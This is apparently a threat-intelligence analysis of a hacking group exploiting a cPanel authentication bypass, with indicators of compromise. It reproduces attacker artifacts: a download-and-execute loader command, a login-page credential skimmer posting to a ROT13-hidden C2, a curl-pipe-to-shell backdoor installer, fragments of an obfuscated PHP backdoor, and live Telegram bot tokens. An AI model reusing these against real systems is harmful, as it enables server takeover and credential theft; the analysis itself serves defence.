

Threat Actor Mr_Rot13 Actively Exploits CVE-2026-41940 for Backdoor Deployment

By Alex.Turing

Published: 2026-05-11 · Archived: 2026-05-14 02:00:49 UTC

Background

CVE-2026-41940 is a high-severity unauthenticated authentication bypass vulnerability affecting cPanel & WHM. This product is widely used in Linux server operations and virtual hosting management. The vulnerability has a CVSS score as high as 9.8 (Critical). Without providing any account or password, an attacker can remotely bypass authentication and take over the cPanel / WHM control panel, allowing an unauthenticated remote attacker to gain administrator privileges on the affected server.

Since the vulnerability was publicly disclosed on April 28, 2026, the **XLab's Cyber Threat Insight and Analysis System(CTIA)** has continuously detected a large number of black and gray market groups actively exploiting this vulnerability to conduct network attacks. The related behaviors include mining, ransomware, botnet propagation, backdoor implantation, and many other malicious activities. Monitoring data shows that more than 2,000 attacker source IPs worldwide are currently involved in automated attacks and cybercrime activities targeting this vulnerability. These IPs are distributed across multiple regions globally, primarily originating from Germany, the United States, Brazil, the Netherlands, and other regions.

On May 2, the security community disclosed [a security incident in which hackers successfully exploited this vulnerability to breach Southeast Asian government and military institutions](#), stealing approximately 4.37 GB of sensitive files.


"In total, 110 files were stolen (~4.37GB). Files were in folders named after the years 2020, 2021, ... 2024. This data was stolen in March 2026, although last referenced files from November - December 2024." -- By Ctrl-Alt-Intel

On May 4, while sorting through the malicious payloads delivered via the CVE-2026-41940 vulnerability, we discovered a new and distinctive infector. This infector is written in Go, with a project named "Payload," and it embeds a large amount of Turkish-language log messages, which appear to be AI-generated. Its main functions are: implanting an SSH public key, malicious PHP, and JS code into the compromised cPanel system, stealing login credentials, sending the stolen information back to a Telegram group controlled by the attackers, and ultimately deploying a remote-control trojan named "filemanager."

During attribution analysis, we discovered that the Downloader domain used in this activity, together with a PHP backdoor uploaded to VirusTotal in 2022 with 0 detections to this day, share the same C2 domain `wrned[.]com` found in the JS code. This domain has been in use since as early as 2020. All signs indicate that the threat actors behind this are not the kind of opportunistic script kiddies that "hit and run," but rather a stable hacking group capable of operating covertly for years while remaining undiscovered. Based on the username (first_name)

"0xWR" used when creating the Telegram group, and the use of the Rot13 algorithm in the JS code to hide the C2, we have internally named this mysterious hacking group Mr_Rot13.

On the afternoon of May 4, a user with the ID "xrill_y" sent a message to a Telegram bot created by Mr_Rot13. This action appears to have alerted the attackers (of course, this is only our interpretation). The next day, Mr_Rot13 reacted quickly: upgrading the malicious sample, replacing the bot token, and removing the bot from the group. It was not until May 7 that the bot was added back into the group. The group currently has 3 members in total. Our technical methods cannot confirm their identities, and we welcome friends with inside information to share more details with us.



Over the six years from 2020 to the present, the detection rate of Mr_Rot13's related samples and infrastructure across security products has remained extremely low. Given that this threat activity is still ongoing and that the cPanel vulnerability involved is highly critical, we have written this threat brief specifically to share our findings with the security community, in order to work together to safeguard cybersecurity.

Payload: Infector

The malicious script delivered by Mr_rot13 via CVE-2026-41940 is shown below. Its function is to request a malicious payload named Update from the download server `cp.dene.[de.com]`, and run it continuously in the background using the `nohup` command (typically used together with `&`).

```
F=/root/.u$$;
(
wget -q -O "$F" 'https://cp.dene.[de.com/Update' 2>/dev/null
||
curl -sk -o "$F" 'https://cp.dene.[de.com/Update'
)

&& chmod 755 "$F" && (nohup "$F" -s >/dev/null 2>&1 &)
&& sleep 2; rm -f "$F"
```

This so-called Update file is the Payload infector mentioned earlier. Through continuous monitoring of the download URL, we have captured a total of 3 versions, all with similar functionality. This article focuses on the

latest version captured on May 5 as the primary analysis target. Its basic information is shown below:

```
MD5: fb1bc3f935fdeb3555465070ba2db33c
Magic: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, stripped
FileName: Update
```

The Payload infector's functionality is straightforward and its structure simple, with a low analysis difficulty. When the Payload infector runs without the -s or --silent parameter specified, it sequentially outputs the execution status of various tasks. Judging from the style of the strings, the infector was most likely generated directly by the attacker using AI.

```
"<b>🔥 %s</b>\n"
"<b>Host:</b> %s\n"
"<b>SSH:</b> <code>%s</code>\n"
"<b>MySQL:</b> <code>%s</code>\n"
"<b>Domains:</b> %d",
```

The main tasks of the Payload infector are to modify the password of the compromised system, implant SSH public keys, PHP Webshells, and malicious JS code, deploy the filemanager remote-control tool, and send sensitive device information and credentials back to the attackers.

1. Modify password & implant SSH public key, with corresponding handler functions
main_changeRootPassword and main_installSSHKey

Modify ROOT password

```
root:123Qwe123C
```

Implant SSH public key

```
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFIsWJUfqrkbm2sIMfNHZn1s0YkxjNzEynqJKFU7qoez cpanel-updater
```

2. Implant PHP Webshell, with corresponding handler function main_installCpanelPy

The Webshell's download address is `https://cp.dene.de.]com/cpanel.py`, with a local path of `/usr/local/cpanel/cgi-sys/cpanel.py`. This Webshell is named Cpanel-Python and supports file upload & browsing, as well as remote command execution.

uname -a: \$uname
 \$uid

Directory: \$cur_dir

.. Directory List ..

\$list_files

.. Results of Execution ..

\$command_result

.. COMMANDS PANEL ..

Command:

Upload: No file chosen [OK] Max size: 40MB

3. Inject Javascript code, with corresponding handler function main_injectLoginPage

Download login.js and login.tpl from the remote server cp.dene.de[.]com and save them to /usr/local/cpanel/base/unprotected/cpanel to create a customized login page. The login.tpl is a template file that embeds login.js into the HTML page through the following code snippet.

```
[ %
  FOR file = ['login.js', 'submit_post.js', 'jstz.min.js', 'cptimezone_optimized.js'];
  SET js_url = get_theme_url("js-min/$file") || get_theme_url("js/$file");
  IF js_url;
  js_url = js_url.replace('^/', '');
  "\n//$file\n";
  INSERT "$js_url";
  END;
END; -
%
]
```

The login.js, on the other hand, uses code snippets to steal the user's username, password, User-Agent, and current URL during login, and sends this sensitive data via an AJAX request to a remote server controlled by the attackers. The server address `uggcf://jearq.pbz/ybt.cuc?g=3` is encoded using ROT13, which decodes to `https[:]//wrned.com/log[.]php?t=3`.

```
function loadcp(ss) {
    return (ss + '').replace(/[a-z]/gi, function(s) {
        return String.fromCharCode(s.charCodeAt(0) + (s.toLowerCase() < 'n' ? 13 : -13))
    })
}

function whm() {
    var cpload = "uggcf://jearq.pbz/ybt.cuc?g=3";
    var cpsec = {
        u: login_username_el.value,
        p: login_password_el.value,
        s: window.location.href,
        z: navigator.userAgent
    };
    $.ajax({
        type: 'POST',
        url: loadcp(cpload),
        data: cpsec,
        success: function(response) {},
        async: false
    });
}
```

4. Deploy Filemanager remote-control tool, with corresponding handler function main_runWpsockInstaller

The following code snippet builds a curl download command, where the URL points to the Filemanager backdoor's installation script download address `https[:]//wpsock[.]com/cpanel/install.sh`.

```
*(_QWORD *)&v35 = &RTYPE_string;
*((_QWORD *)&v35 + 1) = &url;
*(_QWORD *)&v36 = &RTYPE_string;
*((_QWORD *)&v36 + 1) = &port;
v0 = fmt_Sprintf("curl -fsSL %q | sh -s -- -port %s -background", 45, &v35, 2, 2);
```

The code in `install.sh` indicates that Filemanager is a cross-platform backdoor that supports the three mainstream operating systems: Darwin, Linux, and Windows.

```

BASE_URL="{FM_BASE_URL:-https://wpsock.com/cpanel}"
INSTALL_DIR="{FM_INSTALL_DIR:-}"
NAME="{FM_INSTALL_NAME:-fmsys}"

os="$(uname -s | tr '[:upper:]' '[:lower:]')"
arch="$(uname -m)"

case "$os" in
    linux*)          os=linux ;;
    darwin*)         os=darwin ;;
    msys*|mingw*|cygwin*|windows*) os=windows ;;
    *) echo "[fm] desteklenmeyen OS: $(uname -s)" >&2; exit 1 ;;
esac

case "$arch" in
    x86_64|amd64)     arch=amd64 ;;
    aarch64|arm64)    arch=arm64 ;;
    i386|i486|i586|i686|x86) arch=386 ;;
    armv7l|armv7|armhf|arm) arch=armv7 ;;
    *) echo "[fm] desteklenmeyen mimari: $arch" >&2; exit 1 ;;
esac

ext=""; [ "$os" = windows ] && ext=".exe"

binary="filemanager-$os-$arch$ext"
url="{BASE_URL%/}/dist/$binary"

```

5. Sensitive information sent back to C2, with corresponding handler function main_postData

The infector collects sensitive information from the compromised system, including bash history, ssh data, device information, database passwords, Valiases configuration, etc., and sends it back to the hacker's server. The reporting endpoint is [https://cp.dene.de\[.\]com/collect.php](https://cp.dene.de[.]com/collect.php) .

```

v23 = main_postData("mysql_password", 14, v101.len, v88, v103, v90, &v108);
v27 = main_postData("system_info", 11, v101.len, v88, v103, v90, &v132);
v31 = main_postData("valiases", 8, v101.len, v88, v103, v90, &v128);
v35 = main_postData("bash_history", 12, v101.len, v88, v103, v90, &v124);
v39 = main_postData("ssh_info", 8, v101.len, v88, v103, v90, &v120);

```

6. Sensitive information sent back to Telegram, with corresponding handler functions main_sendTelegram or main_sendTelegramFile

In addition to the main_postData method, the Payload infector also supports a redundant Telegram exfiltration channel. The group ID receiving the information is -443071772.

```

v37[0] = &RTYPE_string;
v37[1] = &token;
v13 = fmt_Sprintf("https://api.telegram.org/bot%s/sendMessage", 42, v37, 1, 1);
(*p_1_string)[0].len = 10;
(*p_1_string)[0].ptr = "-443071772";
r0 = (string **)runtime_mapassign_faststr(&RTYPE_url_Values, &v34, "chat_id", 7);


```

As is well known, using a Telegram Bot for data transfer requires a Token to be configured. So far, we have discovered the following 2 Tokens, both of which correspond to the same bot named "log_FatherBot," only the former has been revoked.


- 1190043163:AAEy1FDoB_r8KFiOIqsEpgDQ2k78Ai6BdWk
- 1190043163:AAFtaUfpui9fqKoRnqOa5XvT6MHLcK1axiU

After obtaining the Token and the group ID, we used the getChatAdministrators API to discover that the creator of this group is 0xWR. Unfortunately, his personal bio did not reveal any further information.

```
{
  ok: true,
  result: [
    {
      user: {
        id: 1209569354,
        is_bot: false,
        first_name: "0xWR",
        username: "dwrxwrx"
      },
      status: "creator",
      is_anonymous: false
    }
  ]
}
```



On May 4, user xrill_y used the first token to send a message to the Bot. Mr_rot13 responded quickly, directly invalidating that token in the new sample and enabling a new one. Subsequently, xrill_y seemingly tried to hide and changed his username to iudcbjrfv. Based on current clues, we cannot determine the true identity of xrill_y, but we are inclined to believe he is a security researcher.



Filemanager: Remote-Control Tool

The Filemanager backdoor is a cross-platform remote-control trojan that supports the three mainstream operating systems: Darwin, Linux, and Windows. This article focuses on the sample for Linux on the AMD64 CPU architecture. Its basic information is shown below:

```
MD5: 9305b4ebbb4d39907cf36b62989a6af3
MAGIC: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, stripped
Name: filemanager-linux-amd64
```

Filemanager supports a large number of parameters. For specific usage, please refer to the help information; this article will not enumerate them one by one. One thing that requires special attention: this tool does not support passing a plaintext password directly. The correct approach is: first use the `-hash` parameter to generate a bcrypt hash of the target password, and then pass the generated hash via the `-pass-hash` parameter. In a Shell environment, you must enclose the bcrypt hash in single quotes (e.g., `'$2a$10$...'`), otherwise the `$` symbol will be

interpreted as a variable, rendering the password invalid.

```
Usage of ./filemanager-linux-amd64:
-background
  Detach to background and auto-restart on crash
-dir string
  Root directory (default ".")
-exec
  Enable shell command execution (default true)
-exec-timeout duration
  Max duration for a single command (default 30s)
-hash
  Read password from stdin/tty, print bcrypt hash, exit
-health-interval int
  Health check interval in seconds (default 60)
-health-url string
  URL to probe (default: https://localhost:<port>/)
-healthcheck
  Probe the running instance once; exit 0 (up) or 1 (down)
-healthcheck-fix
  Probe the running instance; if down, restart the service (used by the periodic check)
-install
  Install as an OS service (auto-start on boot/login, auto-restart, periodic health check)
-logfile string
  Log file path (empty: discard output, not cwd)
-pass-hash string
  bcrypt password hash (empty falls back to env: FM_PASS_HASH) (default "$2a$10$6JPibYwkyCm2z4AoTVitUu0I.t7tg8pvqK3X1ZiidGGUoG2QoQrj6")
-pidfile string
  PID file path (empty: user cache, not cwd)
-port int
  Port to listen on (default 44000)
-service-label string
  Service identifier used by install/uninstall/healthcheck-fix (default "com.filemanager")
-status
  Show background instance status (uses -pidfile)
-stealth-name string
  Argv[0] for background daemon (ps hides real args; config via env) (default "aprd")
-stop
  Stop the running background instance (uses -pidfile)
-uninstall
  Remove the OS service
-user string
  Basic auth username (empty falls back to env: FM_USER) (default "o2")
```

At runtime, Filemanager listens on the port specified by the port parameter and provides the attacker with a channel for remotely managing the compromised system via a Web page.

 xrefs to net_http_HandleFunc


Direction	Type	Address	Text	
	Do...	p main_main+E29	call net_http_HandleFunc	/
	Do...	p main_main+E72	call net_http_HandleFunc	/download
	Do...	p main_main+EC0	call net_http_HandleFunc	/edit
	Do...	p main_main+F09	call net_http_HandleFunc	/upload
	Do...	p main_main+F52	call net_http_HandleFunc	/delete
	Do...	p main_main+FA0	call net_http_HandleFunc	/mkdir
	Do...	p main_main+FE9	call net_http_HandleFunc	/exec
	Do...	p main_main+1032	call net_http_HandleFunc	/terminal
	Do...	p main_main+104A	call net_http_HandleFunc	/shell/ws
	Do...	p main_main+1092	call net_http_HandleFunc	/shutdown

To demonstrate its functionality, we launched filemanager on a test device and specified a username & password, with the port set to 9999.

```
(kali㉿kali)-[~/test]
$ ./filemanager-linux-amd64 -hash
Password:
$2a$10$aE3xVi0a4r/UKmnh/ewcP0K/pSkSr4AQasjZuJDjRAo6Pb26w94hq

(kali㉿kali)-[~/test]
$ ./filemanager-linux-amd64 -user xlab -pass-hash '$2a$10$aE3xVi0a4r/UKmnh/ewcP
2026/05/07 09:57:49 File manager listening on https://localhost:9999 (self-signed
timeout exec: 30s))
```

At this point, accessing port 9999 of the test device through a browser brings up the operation page — a very typical remote-control console that supports file management, remote command execution, and SHELL functionality.



Helper.php from 2022: Backdoor

While conducting attribution, we identified a PHP file named helper, uploaded to VirusTotal in 2022, that still has zero antivirus detections. The file communicates with the domain wrned.com and was confirmed to be a PHP backdoor. This extends Mr_Rot13's operational timeline back to at least 2022.

```
MD5: 2286f126ab4740ccf2595ad1fa0c615c
Magic: PHP script text
Name: helper.php
```

This file consists of 2 parts. The earlier code comes from the WordPress system file options.php, and everything after `</script>*/` is obfuscated malicious code.

```

</script>*/ @ini_set('error_log',null);@ini_set('log_errors',0);@ini_set
('max_execution_time',0);@set_time_limit(0);function h($y,$z){$s=array
();for($i=0;$i<256;$i++)$s[$i]=$i;$j=0;for($i=0;$i<256;$i++){ $j=($j
+$s[$i]+ord($y[$i%strlen($y)])%256;$x=$s[$i];$s[$i]=$s[$j];$s[$j]=$x
;$i=0;$j=0;$res='';for($y=0;$y<strlen($z);$y++){ $i=($i+1)%256;$j=($j
+$s[$i])%256;$x=$s[$i];$s[$i]=$s[$j];$s[$j]=$x;$res.=$z[$y]^chr($s[
($s[$i]+$s[$j])%256]);}return$res;}function z(){if(!isset($_['^'+
').('^4').('^(').('^/'
)]['ba4e6a8e8164939b4825b7719ada6bb1c8f13ff6'])&&!isset($_['^8'
).('^4').('^4').('^0').('^2').('^>'
)]['847d73ac2ac6174647fcea3fe370a68e3ec5d0fa']){$x=curl_init();$__
=('8'^'K').('8'^'L').('8'^'J').('v'^')'.('8'^'J').('T'^';').('8'^'L'
).('W'^'f').('R'^'a');$d=array(117,103,103,99,102,58,47,47,106,101,97
,114,113,46,112,98,122,47,110,99,118,46,99,117,99,63,103,61,51,38,112,61

```

The obfuscation method is a simple string XOR concatenation obfuscation. Taking the following obfuscated string as an example, after de-obfuscation it becomes `str_rot13` .

```

$__ = ("8" ^ "K") . ("8" ^ "L") .
      ("8" ^ "J") . ("v" ^ ")") .
      ("8" ^ "J") . ("T" ^ ";") .
      ("8" ^ "L") . ("W" ^ "f") . ("R" ^ "a");

```

After fully de-obfuscating the text, it is not hard to see that the main logic of the PHP backdoor is: first, it reports key parameters from the triggering environment, including the URL, client IP, the value of the parameter w, and the User-Agent, back to the C2 address `https://wrned.]com/api.php?t=3&c=1` . The C2 responds with a JSON object containing three keys: s, u, and c. Among them, s is used to indicate whether the current request is considered legitimate from the C2's perspective; c is the RC4 key used to decrypt a hardcoded payload; u carries additional data, which we speculate is referenced during the execution phase of the decrypted payload.

```
function check()
{
    if (
        !isset($_POST["ba4e6a8e8164939b4825b7719ada6bb1c8f13ff6"]) &&
        !isset($_COOKIE["847d73ac2ac6174647fcea3fe370a68e3ec5d0fa"])
    ) {
        $x = curl_init();

        $c2_url = "https://wrned.com/api.php?t=3&c=1"
                //.....
        $setopt($x, CURLOPT_POSTFIELDS, [
            "action"    => "log",
            "url"        => $_SERVER["REQUEST_SCHEME"] . "://"
                        . $_SERVER["HTTP_HOST"]
                        . $_SERVER["REQUEST_URI"],
            "client_ip"  => $_SERVER["REMOTE_ADDR"],
            "parameter" => isset($_GET["w"]) ? $_GET["w"] : "",
            "user_agent" => $_SERVER["HTTP_USER_AGENT"],
        ]);

        $response = json_decode(curl_exec($x), true);
        curl_close($x);

        if (isset($response["u"])) {
            $_GLOBALS["u"] = $response["u"];
        }
        if (isset($response["c"])) {
            $_COOKIE["w"] = $response["c"];
            setcookie("w", $response["c"], time() + 3600);
        }
    } else {
        $response["s"] = true;
    }

    if (!$response["s"] || !isset($_COOKIE["w"])) {
        header("Location: /");
    }
}

check(); @eval(gzuncompress(rc4($_COOKIE["w"],base64_decode("hardcoded payload"))));
```

The actual traffic generated is shown above. We continuously tracked it for several days, but unfortunately, we never received a valid response from the C2, so we were unable to decrypt the RC4-encrypted payload in the sample, making it difficult to further analyze the specific functionality of this PHP backdoor. However, it is certain that WordPress is undoubtedly one of Mr_Rot13's key targets.

```
POST /api.php?t=3&c=1 HTTP/1.1
Host: wrned.com
Accept: */*
Content-Length: 733
Content-Type: multipart/form-data; boundary=-----ceOwDkRu24n0QWMR6V0DKr

-----ceOwDkRu24n0QWMR6V0DKr
Content-Disposition: form-data; name="action"

log
-----ceOwDkRu24n0QWMR6V0DKr
Content-Disposition: form-data; name="url"

http://192.168.96.129/helper.php?w=xlab
-----ceOwDkRu24n0QWMR6V0DKr
Content-Disposition: form-data; name="client_ip"

192.168.96.1
-----ceOwDkRu24n0QWMR6V0DKr
Content-Disposition: form-data; name="parameter"

xlab
-----ceOwDkRu24n0QWMR6V0DKr
Content-Disposition: form-data; name="user_agent"

Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0 Safari/537.36
-----ceOwDkRu24n0QWMR6V0DKr--
```

Summary

This is all the intelligence we currently have on the Mr_rot13 hacking group. Limited by the scope of our analysis, the related information is still incomplete. We welcome teams or individuals with additional clues to share intelligence with us. If you are interested in our research, or if you have inside information, please feel free to contact us via [X platform](#).

IOC

MD5

```
2286f126ab4740ccf2595ad1fa0c615c *help.php
2de27ca8d97124adaf604b18161a441e *Update
29222f5e73dd10088fcf1204aa21f87f *Update
fb1bc3f935fdeb3555465070ba2db33c *Update
45fc93426cf08f91c9f9de5f04a12263 *filemanager-darwin-amd64
711afb014f64c97d7b31685709c34ce7 *filemanager-darwin-arm64
22613c952459e65ce09fb6b5c1c03d47 *filemanager-linux-386
9305b4ebbb4d39907cf36b62989a6af3 *filemanager-linux-amd64
e49f68a363c867608972680799389daf *filemanager-linux-arm64
e1ec6ebb96cf87c785ee6a7da677c059 *filemanager-linux-armv7
02a5990b11293236e01f174f5999df20 *filemanager-windows-386.exe_
bae1f1bce7c82fa86f05b12e254cfc *filemanager-windows-amd64.exe_
```

C2

wrned.]com

Downloader URL

```
https://cp.dene.]de.com/cpanel.py
https://cp.dene.]de.com/login.js
https://cp.dene.]de.com/adminer.php
https://cp.dene.]de.com/Update
https://wpsock.]com/cpanel/install.sh
https://wpsock.]com/cpanel/dist/filemanager-linux-386
https://wpsock.]com/cpanel/dist/filemanager-linux-amd64
https://wpsock.]com/cpanel/dist/filemanager-linux-armv7
https://wpsock.]com/cpanel/dist/filemanager-linux-arm64
https://wpsock.]com/cpanel/dist/filemanager-windows-386.exe
https://wpsock.]com/cpanel/dist/filemanager-windows-amd64.exe
https://wpsock.]com/cpanel/dist/filemanager-darwin-arm64
https://wpsock.]com/cpanel/dist/filemanager-darwin-amd64
```

Reporter URL

```
https://cp.dene.]de.com/collect.php
https://wrned.]com/log.php
```

Scanner IP

```
178.249.209.182
149.102.229.146
```

Telegram Token & Channel & USER ID

```
Token
1190043163:AAEy1FDoB_r8KFi0IqsEpgDQ2k78Ai6BdWk (Revoked)

1190043163:AAFtaUfpui9fqKoRnq0a5XvT6MHLcK1axiU (Active )

Group
-443071772
```

BOT ID: 1190043163

OxWR ID: 1209569354

Source: https://blog.xlab.qianxin.com/mr_rot13-the-elusive-6-year-hacker-group-weaponizing-critical-cpanel-flaws-for-backdoor-deployment/